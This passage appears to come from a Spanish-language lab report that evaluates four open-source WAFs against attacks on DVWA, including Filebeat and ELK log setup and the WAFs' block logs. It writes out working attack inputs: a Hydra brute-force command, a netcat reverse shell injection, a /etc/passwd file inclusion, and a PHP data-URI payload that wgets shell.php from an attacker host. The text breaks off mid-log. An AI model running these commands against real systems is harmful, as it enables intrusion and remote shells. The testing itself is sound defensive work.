Para el WAF Nginx se debe configurar el archivo /etc/filebeat/modules.d/nginx.yml. Y se debe habilitar los logs de acceso y de error de nginx, con las rutas correspondientes de cada log.

- Testear la conexión del servidor cliente (WAF) hacia el servidor de logs (ELK Stack), ejecutar el comando: **filebeat test output**.



Una vez testeado, y que la conexión fue exitosa, se procede a cargar con el comando **filebeat setup** el dashboard de Kibana.




- Iniciar y verificar el servicio de la herramienta filebeat.


```
[root@proxy-waf ~]# systemctl start filebeat
[root@proxy-waf ~]# systemctl status filebeat
● filebeat.service - Filebeat sends log files to Logstash or directly to Elasticsearch.
   Loaded: loaded (/usr/lib/systemd/system/filebeat.service; enabled; vendor preset: disabled)
   Active: active (running) since jue 2019-12-12 22:28:38 -05; 33min ago
     Docs: https://www.elastic.co/products/beats/filebeat
 Main PID: 1144 (filebeat)
   CGroup: /system.slice/filebeat.service
           └─1144 /usr/share/filebeat/bin/filebeat -e -c /etc/filebeat/filebeat.yml -path.home /usr/share/filebeat -path.c...

dic 12 22:58:24 proxy-waf filebeat[1144]: 2019-12-12T22:58:24.132-0500        WARN        elasticsearch/client.go:535     ...
dic 12 22:58:24 proxy-waf filebeat[1144]: 2019-12-12T22:58:24.133-0500        WARN        elasticsearch/client.go:535     ...
dic 12 22:58:24 proxy-waf filebeat[1144]: 2019-12-12T22:58:24.133-0500        WARN        elasticsearch/client.go:535     ...
dic 12 22:58:24 proxy-waf filebeat[1144]: 2019-12-12T22:58:24.133-0500        WARN        elasticsearch/client.go:535     ...
dic 12 22:58:48 proxy-waf filebeat[1144]: 2019-12-12T22:58:48.142-0500        INFO        [monitoring]        log/log.go:1...
dic 12 22:59:18 proxy-waf filebeat[1144]: 2019-12-12T22:59:18.146-0500        INFO        [monitoring]        log/log.go:1...
dic 12 22:59:48 proxy-waf filebeat[1144]: 2019-12-12T22:59:48.146-0500        INFO        [monitoring]        log/log.go:1...
dic 12 23:00:18 proxy-waf filebeat[1144]: 2019-12-12T23:00:18.143-0500        INFO        [monitoring]        log/log.go:1...
dic 12 23:00:48 proxy-waf filebeat[1144]: 2019-12-12T23:00:48.147-0500        INFO        [monitoring]        log/log.go:1...
dic 12 23:01:18 proxy-waf filebeat[1144]: 2019-12-12T23:01:18.146-0500        INFO        [monitoring]        log/log.go:1...
Hint: Some lines were ellipsized, use -l to show in full.
[root@proxy-waf ~]#
```

- Verificar en el servidor de logs denominado ELK Stack, que los datos se reciben de los módulos apache y nginx.


Para ello loguearse por un navegador web a la dirección Ip del servidor de logs, dar click en la opción de agregar datos, y seleccionar las opciones “Apache logs” y “Nginx logs” respectivamente. Luego seleccionar la opción “RPM”, y dar clic en la opción “Check data”, se debe tener el siguiente mensaje:



Luego verificar dando clic en la opción “Apache logs dashboard” para el WAF ModSecurity y clic en la opción “Nginx logs dashboard” para el WAF Nginx. Seguidamente se podrá visualizar los logs del servidor cliente en este caso de los WAF Open Source ModSecurity (Apache) y Nginx.



En el Dashboard del Filebeat Nginx se puede verificar que los logs del cliente (WAF) se cargan correctemente en el servidor de gestión de logs ELK Stack. Por cada ataque bloqueado, se genera el log en el WAF, el log es enviado al servidor de gestión de logs, y así poder visualizar los datos a travez de una interfaz gráfica.



Se puede relizar en el servidor de gestión de logs: filtros, busquedas, etc, que ayuden a tomar decisiones para mejorar la seguridad del aplicativo web.

En el log ampliado, se puede observar el nombre del agente, tipo de agente, versión del agente, la ruta del log, dirección ip origen, mensaje, etc.

3.8 Integrar el laboratorio y realizar las pruebas respectivas

En el laboratorio propuesto, se implementa en los WAFs Open Source el conjunto de reglas centrales OWASP ModeSecurity Core Rule Set (CRS), el cual es un conjunto de reglas genéricas de detección de ataques para usar con el módulo ModSecurity o el WAF (Firewall de Aplicaciones Web). El CRS tiene como objetivo proteger las aplicaciones web de una amplia gama de ataques, incluido el OWASP Top Ten, con un mínimo de alertas falsas. El CRS proporciona protección contra muchas categorías de ataque comunes, entre ellos se va a realizar los siguientes ataques comunes sobre el target denominado DVWA (Damn Vulnerable Web Application) de la herramienta Web Security Dojo:

1. Fuerza Bruta.
2. Ejecución de comandos.
3. File Inclusión Local.

4. File Inclusión Externo.
5. Inyección SQL (Manual y Automatizado).
6. Inyección SQL Blind (Manual y Automatizado).
7. File Upload.
8. XSS Dom.
9. XSS Reflected.
10. XSS Stored.

DVWA dispone de 3 niveles de seguridad configurables (low, médium y high), para el laboratorio se configura en el nivel low. De esta manera el aplicativo web queda demasiado expuesta a cualquier tipo de ataque y se analizará la efectividad de detección y bloqueo de cada WAF Open Source ante estos ataques. Además cabe recalcar que se implementa en el laboratorio, WAFs que tengan la funcionalidad de poder trabajar en modo proxy inverso.

En el Anexo 2, se detallan los resultados de los 10 ataques realizados al target DVWA sin la protección de los WAFs Open Source.

En el Anexo 3, se detallan los resultados de los 10 ataques realizados al target DVWA con la protección de los WAFs Open Source.

A continuación se muestran los resultados obtenidos por cada de uno de los WAF Open Source, con la herramienta o parámetro utilizado:

ATAQUE 1: Fuerza Bruta

Tabla 7. Fuerza Bruta

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
1	Fuerza Bruta	**Herramientas:**OWASP ZAP 2.7.0; Hydra 8.6. **Comando**: hydra -l admin -P /root/Escritorio/prueba.txt proxy-waf.com.ec http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=incorrect:H=Cookie: security=low; PHPSESSID=n07bv6dnfdhir4m7m0cdeg25d7" –V	SI BLOQUEA	[Thu Dec 05 21:05:53.259128 2019] [:error] [pid 1672] [client 192.168.1.10:53520] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator EQmatched 0 at REQUEST_HEADERS. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf"] [line "47"] [id "960015"] [rev "1"] [msg "Request Missing an Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "Xem3gabZGPxuQDPatSjdBgAAAAQ"]	SI BLOQUEA	[Thu Dec 05 23:44:53.607547 2019] [:error] [pid 727:tid 34385532160] [client 192.168.1.10:40904] [client 192.168.1.10] ModSecurity: Warning. Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b586.rules"] [line "60"] [id "913100"] [rev "2"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "9"] [accuracy "9"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "XemWdU5vwVyLSpSuHRGvrQAAANE"]	SI BLOQUEA	2019/12/06 22:58:12 [error] 9445#0: *179 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable `REQUEST_HEADERS:User-Agent' (Value: `Mozilla/5.0 (Hydra)') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "157569109220.607927"] [ref "o12,7v182,19t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/brute/?username=admin&password=password2&Login=Login HTTP/1.0", host: "proxy-waf.com.ec"	SI BLOQUEA	2019/12/07 00:18:22 [error] 1158#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "56"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname ""] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "AcIxAcAc@2UcAEA3AcAqAUAc"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de fuerza bruta utilizado por la herramienta Hydra. El ataque se basa en obtener el password del usuario común “admin” a través de un diccionario establecido, en este caso se denomina prueba.txt, se puede usar diccionarios muy conocidos como Rockyou.txt. Además para obtener los parámetros necesarios para ejecutar el ataque se hace uso de la herramienta OWASP ZAP, para obtener los parametros necesarios como la petición web realizada por el método GET, el URL, username, password y la Cookie. El parámetro proxy-waf.com.ec corresponde al dominio de la víctima. El comando utilizado para realizar el ataque es:

hydra -l admin -P /root/Escritorio/prueba.txt proxy-waf.com.ec http-get-form "/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=incorrect:H=Cookie: security=low; PHPSESSID=n07bv6dnfdhir4m7m0cdeg25d7" –V

Además se puede observar como resultado del ataque, en la consola del terminal de Kali Linux que todos los passwords son marcados como correctos. Comprobando el bloqueo de los WAFs frente al ataque realizado.

ATAQUE 2: Ejecución de comandos

Tabla 8. Ejecución de comandos

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
2	Ejecución de comandos	**Herramientas**: Kali Linux, comando nc, navegador web. **Comandos:** nc -nvlp 443; 127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh	SI BLOQUEA	[Sat Dec 07 00:49:03.927695 2019] [:error] [pid 1722] [client 192.168.1.148:8051] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\\\W{4,}" at ARGS:ip. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "37"] [id "960024"] [rev "2"] [msg "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters"] [data "Matched Data: && found within ARGS:ip: "] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "Xes9T6UClWcYRnWGM4dD3gAAAAY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/	SI BLOQUEA	[Tue Dec 10 19:29:05.742891 2019] [:error] [pid 880:tid 34385520640] [client 192.168.1.110:17139] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf"""] [line "14"] [id "91"] [msg "Inbound anomaly score 26 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "Xe-yAS0Tk3daiOJ0BXXgxAAAAMg"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/	SI BLOQUEA	2019/12/11 20:16:52 [error] 9443#0: *140 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `(?:;|\{|||\/||&|&&|\n|\r|\$\(|\$\(\(|`|\$(|<\(|>\(|\)(\s*\))\s*(?:{|\s*\(\s*|\w+=(?:[^\s]*|\$.*|\$.*|<.*|>.*|\'.*\'|\".*\")\s+|!\s*|\$)*\s*(?:'|\")*(?:[\?\*\[\]\(\)\-|+\w\"\.\/\\\]+/)?[\\\\\"]*]*(?: (5275 characters omitted)' against variable `ARGS:ip' (Value: `127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "140"] [id "932105"] [rev ""] [msg "Remote Command Execution: Unix Command Injection"] [data "Matched Data: && nc.traditional found within ARGS:ip: 127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "157611341240.970856"] [ref "o10,17v586,55"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/exec/ HTTP/1.1", host: "proxy-waf.com.ec", referrer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/	SI BLOQUEA	2019/12/11 23:23:25 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?:;|\{|||\/||&|&&|\n|\r|\$\(|\$\(\(|`|\$(|<\(|>\(|\)(\s*\))\s*(?:{|\s*\(\s*|\w+=(?:[^\s]*|\$.*|\$.*|<.*|>.*|\'.*\'|\".*\")\s+|!\s*|\$)*\s*(?:'|\")*(?:[\?*\[\]\(\)\-|+\w\"\.\/\\\]+/)?[\\\\\"]*]*(?:s[\\\\\"]* ..." at ARGS:ip. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "162"] [id "932105"] [msg "Remote Command Execution: Unix Command Injection"] [data "Matched Data: && nc.traditional found within ARGS:ip: 127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "AcAIAcAcHcAcVEAcAcAcAaAI"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de ejecución de comandos. El ataque se basa en ejecutar comandos arbitrarios en el sistema operativo del aplicativo web vulnerable. En este caso se va crear una conexión entre el aplicativo web y el Kali Linux, y así poder ejecutar cualquier tipo de comando dentro del sistema del aplicativo web, dependiendo de los permisos o privilegios que contenga.

Para ello se deja a la escucha el puerto 443 con el comando **nc -nvlp 443** en una consola de terminal del Kali Linux. Después, se realiza el ataque ejecutando en la entrada de texto ”Enter an IP address” el comando: **127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh** para realizar la conexión.

Si la conexión se realiza se puede evidenciar que la página web se queda cargando, y después ya se puede ejecutar el ataque desde el terminal Kali Linux.

ATAQUE 3: File Inclusión Local

Tabla 9. File Inclusión Local

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
3	File Inclusión local	**Herramientas:** navegador web. **Parámetro:** page=/etc/passwd	SI BLOQUEA	[Sat Dec 07 13:20:16.977773 2019] [:error] [pid 1703] [client 192.168.1.148:8650] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?:\\\\b(?:\\\\.(?:ht(?:access|passwd|group)|www_?acl)|global\\\\.asa|httpd\\\\.conf|boot\\\\.ini)\\\\b|\\\\/etc\\\\/)" at ARGS:page. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "205"] [id "950005"] [rev "3"] [msg "Remote File Access Attempt"] [data "Matched Data: /etc/ found within ARGS:page: /etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "XevtYFsend9XpDOcQvTqWAAAAAQ"]	SI BLOQUEA	[Tue Dec 10 19:51:23.110030 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b595.rules"] [line "57"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 24)"] [severity "CRITICAL"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]	SI BLOQUEA	2019/12/11 20:58:55 [error] 9443#0: *143 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `lfi-os-files.data' against variable `ARGS:page' (Value: `/etc/passwd') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "78"] [id "930120"] [rev ""] [msg "OS File Access Attempt"] [data "Matched Data: etc/passwd found within ARGS:page: /etc/passwd"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "157611593562.941293"] [ref "o1,10v35,11t:utf8toUnicode,t:urlDecodeUni,t:normalizePathWin,t:lowercase"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1", host: "proxy-waf.com.ec"	SI BLOQUEA	2019/12/11 23:26:26 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "etc/passwd" at ARGS:page. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "518"] [id "932160"] [msg "Remote Command Execution: Unix Shell Code Found"] [data "Matched Data: etc/passwd found within ARGS:page: /etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "AcAcIcAcAcAcAc9cZaAcAcVc"]

Resultado: Se puede determinar que los 4 WAFs Open Source detectan y bloquean el ataque de File Inclusión Local. El ataque consiste en incluir ficheros locales, es decir, archivos que se encuentran en el mismo servidor de la web. En este caso se va a seleccionar el archivo file3.php del aplicativo web, y se obtiene como respuesta algunos parámetros de la conexión realizada.

Se reemplaza el parámetro file3.php de la URL por un comando del sistema. Para realizar el ataque se ejecuta el comando **proxy-waf.com.ec/dvwa/vulnerabilities/fi/?page=/etc/passwd** en la URL del navegador web, se puede cambiar el comando /etc/passwd por cualquier otro comando del sistema. En caso de que el ataque fuera exitoso se obtendría el contenido del fichero de usuarios.

ATAQUE 4: File Inclusión Externo

Tabla 10. File Inclusión Externo

ITEM	VULNERABILIDADES	HERRAMIENTAS O PARÁMETRO	MODSECURITY	LOG, REGLA E ID DE BLOQUEO	VULTURE	LOG, REGLA E ID DE BLOQUEO	WAF2PY	LOG, REGLA E ID DE BLOQUEO	NGINX	LOG, REGLA E ID DE BLOQUEO
4	File Inclusión externo	**Herramientas:** Servidor web apache, kali linux, payload **Parámetro:** page=data:,<?php system($_GET['cmd']);?>&cmd=wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads	SI BLOQUEA	[Fri Dec 20 00:46:18.927601 2019] [:error] [pid 1538] [client 192.168.1.130:2083] [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i:(?:[\\\\;\\\\/\\\\`]\\\\W*?\\\\bcc|\\\\b(wget|curl))\\\\b|\\\\/cc(?:[\\\\`\\\"\\\\/\\\\;\\\\\\\\-\\\\\\\\s]|$))" at ARGS:cmd. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "25"] [id "950907"] [rev "2"] [msg "System Command Injection"] [data "Matched Data: wget found within ARGS:cmd: wget http:/192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "XfxgKosC5sXUgHPIcIkoSgAAAAM"]	SI BLOQUEA	[Fri Dec 20 01:05:08.492622 2019] [:error] [pid 873:tid 34385541120] [client 192.168.1.130:2161] [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 80 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "XfweRP2le1Rb5pXBjYP9wgAAAVg"]	SI BLOQUEA	2019/12/20 01:27:02 [error] 4361#0: *19 [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `(?:^|=)\s*(?:(|\s*\(\s*|\w+=(?:[^\s]*|\$.*|\$.*|<.*|>.*|\'.*\'|\".*\")\s+|/|\s*|\$)*\s*(?:'|\")*(?:[\?*\[\]\(\)\-|+\w\"\.\/\\\\]+/)?[\\\\\"]*(?:|[\\\\\"]*(?:s(?:[\\\\\"]*(?:b[\\\\\"]*_[\\\\\"]*r(6252 characters omitted)' against variable `ARGS:cmd' (Value: `wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "457"] [id "932150"] [rev ""] [msg "Remote Command Execution: Direct Unix Command Execution"] [data "Matched Data: wget found within ARGS:cmd: wget http://192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "192.168.1.130"] [uri 